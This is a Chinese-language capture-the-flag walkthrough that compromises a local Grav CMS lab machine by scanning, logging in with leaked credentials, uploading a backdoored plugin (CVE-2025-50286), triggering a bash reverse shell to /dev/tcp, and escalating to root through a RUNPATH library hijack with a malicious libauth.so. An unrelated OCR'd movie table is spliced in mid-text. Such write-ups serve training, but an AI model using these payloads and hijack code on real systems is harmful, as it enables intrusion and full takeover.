一、信息收集

首先，在目标网段内使用`arp-scan`进行主机发现，确定目标主机的IP地址。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:e5:45, IPv4: 192.168.205.128
...
192.168.205.150 08:00:27:3c:ed:e0       PCS Systemtechnik GmbH
...
```

发现目标主机IP为`192.168.205.150`。接着，使用`nmap`对该主机进行全端口扫描，以探测其开放的服务。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p0-65535 192.168.205.150
...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3C:ED:E0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
...
```

扫描结果显示，目标主机开放了22端口（SSH）和80端口（HTTP）。

二、漏洞扫描与利用

访问80端口提供的Web服务，发现是一个产品介绍页面，没有太多可交互的功能。因此，使用`gobuster`进行目录扫描，以发现隐藏的路径或文件。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ gobuster dir -u http://192.168.205.150 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php,txt,html,zip,db,bak -t 64
...
/index.html           (Status: 200) [Size: 12350]
/grav                 (Status: 301) [Size: 317] [-->
http://192.168.205.150/grav/]
...
```

扫描发现了一个重要的目录`/grav`。访问`http://192.168.205.150/grav/`，识别出该站点是基于Grav CMS 构建的。

在浏览网页内容时，于`typography`页面发现了一组疑似后台凭据的字符串：`Grav Admin:Admin@123`。

Table


Name	Genre	Release date
The Shawshank Redemption	Crime, Drama	14 October 1994
The Godfather	Crime, Drama	24 March 1972
Schindler's List	Biography, Drama, History	4 February 1994
Se7en	Crime, Drama, Mystery	22 September 1995

```
| Name                     | Genre                         | Release date         |
| :----------------------- | :---------------------------: | -------------------: |
| The Shawshank Redemption | Crime, Drama                  | 14 October 1994      |
| The Godfather            | Crime, Drama                  | 24 March 1972        |
| Schindler's List         | Biography, Drama, History     | 4 February 1994      |
| Grav Admin               | Crime, Drama, Admin@123       | 22 September 1995    |
```

使用用户名 `admin` 和密码 `Admin@123` 尝试登录后台地址 `http://192.168.205.150/grav/admin`，成功进入管理面板。

登录后台后，计划通过安装恶意的插件来获取服务器的Shell。这里利用一个已知的插件漏洞（CVE-2025-50286），通过后台的"直接安装"功能上传一个包含后门的插件压缩包 `grav-plugin-simple_form-develop.zip`。

> [!Tip]
>
> 那个插件利用的模板：https://github.com/binneko/CVE-2025-50286
>
> 但是他这个是使用不了的（改改能用？），建议去我们群的discord，看Sublarge发的那个



插件安装并激活后，在Kali上启动 `netcat` 监听8888端口。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x/tmp]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
```

接着，通过`curl`发送一个精心构造的GET请求来触发插件中的漏洞，执行反向Shell命令。

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ curl --get --data-urlencode "cmd=bash -c 'bash -i >&
/dev/tcp/192.168.205.128/8888 0>&1'" http://192.168.205.150/grav/
```

监听端成功接收到反弹Shell，当前用户为`www-data`。

```
connect to [192.168.205.128] from (UNKNOWN) [192.168.205.150] 55952
bash: cannot set terminal process group (404): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Grav:/var/www/html/grav$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

三、权限提升

为了便于后续操作，首先利用`script`命令将当前的Shell升级为功能更完整的交互式TTY。

```
script /dev/null -c bash
Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

在服务器上进行信息收集，发现在`/home/grav`目录下存在一个提示文件`.hint`。

```
www-data@Grav:/home/grav$ ls -al
...
-rw-r-xr--+ 1 root root   21 Aug 16 06:56 .hint
-rw-r-x---+ 1 grav grav   44 Aug 16 07:05 user.txt
www-data@Grav:/home/grav$ cat .hint
do you know RUNPATH?
```

提示信息提到了`RUNPATH`，这是一种在ELF文件中指定的运行时库搜索路径。它具有比`LD_PRELOAD`和`LD_LIBRARY_PATH`更高的优先级，如果配置不当可能导致库劫持漏洞。

根据提示，开始寻找具有SUID权限的二进制文件，这些文件是提权的常见入口点。

```
www-data@Grav:/var/www/html/grav$ find / -perm -4000 -type f -exec ls -l {} \;
2>/dev/null
...
-rwsr-xr-x 1 root root 17536 Aug 17 02:35 /usr/local/bin/usermgr
...
```

发现一个可疑的SUID文件 `/usr/local/bin/usermgr`。使用 `readelf` 检查其动态链接信息，确认其 `RUNPATH` 被设置为当前目录 `.`。

```
www-data@Grav:/home/grav$ readelf -d /usr/local/bin/usermgr | grep RUNPATH
 0x000000000000001d (RUNPATH)            Library runpath: [.]
```

接着，使用 `ldd` 查看该程序依赖的动态链接库。

```
www-data@Grav:/home/grav$ ldd /usr/local/bin/usermgr
        linux-vdso.so.1 (0x00007ffdbeac0000)
        libauth.so => /lib/libauth.so (0x00007fa27b1ff000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa27b02b000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fa27b214000)
```

`usermgr` 依赖一个名为 `libauth.so` 的库。由于 `RUNPATH` 被设置为 `.`，这意味着当执行 `/usr/local/bin/usermgr` 时，系统会首先在当前工作目录下查找 `libauth.so`。这为我们实施库劫持提供了条件。

切换到具有写权限的目录 `/tmp`，并编写一个恶意的C源文件 `a.c`。该文件利用GCC的 `__attribute__((constructor))` 特性，在库被加载时自动执行代码，以root权限生成一个bash shell。

```c
// a.c
#include <unistd.h>
#include <stdlib.h>

void __attribute__((constructor)) run_on_load() {
    setuid(0);
    setgid(0);
    char *args[] = {"/bin/bash", NULL};
    execve("/bin/bash", args, NULL);
}
```

将该C文件编译为名为 `libauth.so` 的共享库。

```
www-data@Grav:/tmp$ gcc -shared -fPIC -o libauth.so a.c
```

最后，在 `/tmp` 目录下执行 `/usr/local/bin/usermgr`。由于 `RUNPATH` 的设置，程序会加载我们放在 `/tmp` 下的恶意 `libauth.so`，从而执行其中的提权代码。

```
www-data@Grav:/tmp$ /usr/local/bin/usermgr
root@Grav:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

成功获取root权限。现在可以读取所有的flag文件。

```
root@Grav:/tmp# cat /root/root.txt /home/grav/user.txt
flag{root-67f2a835697e7c9c2c5146c76eca6038}
flag{user-ab72ef6c613b6a51db91eedd34271143}
```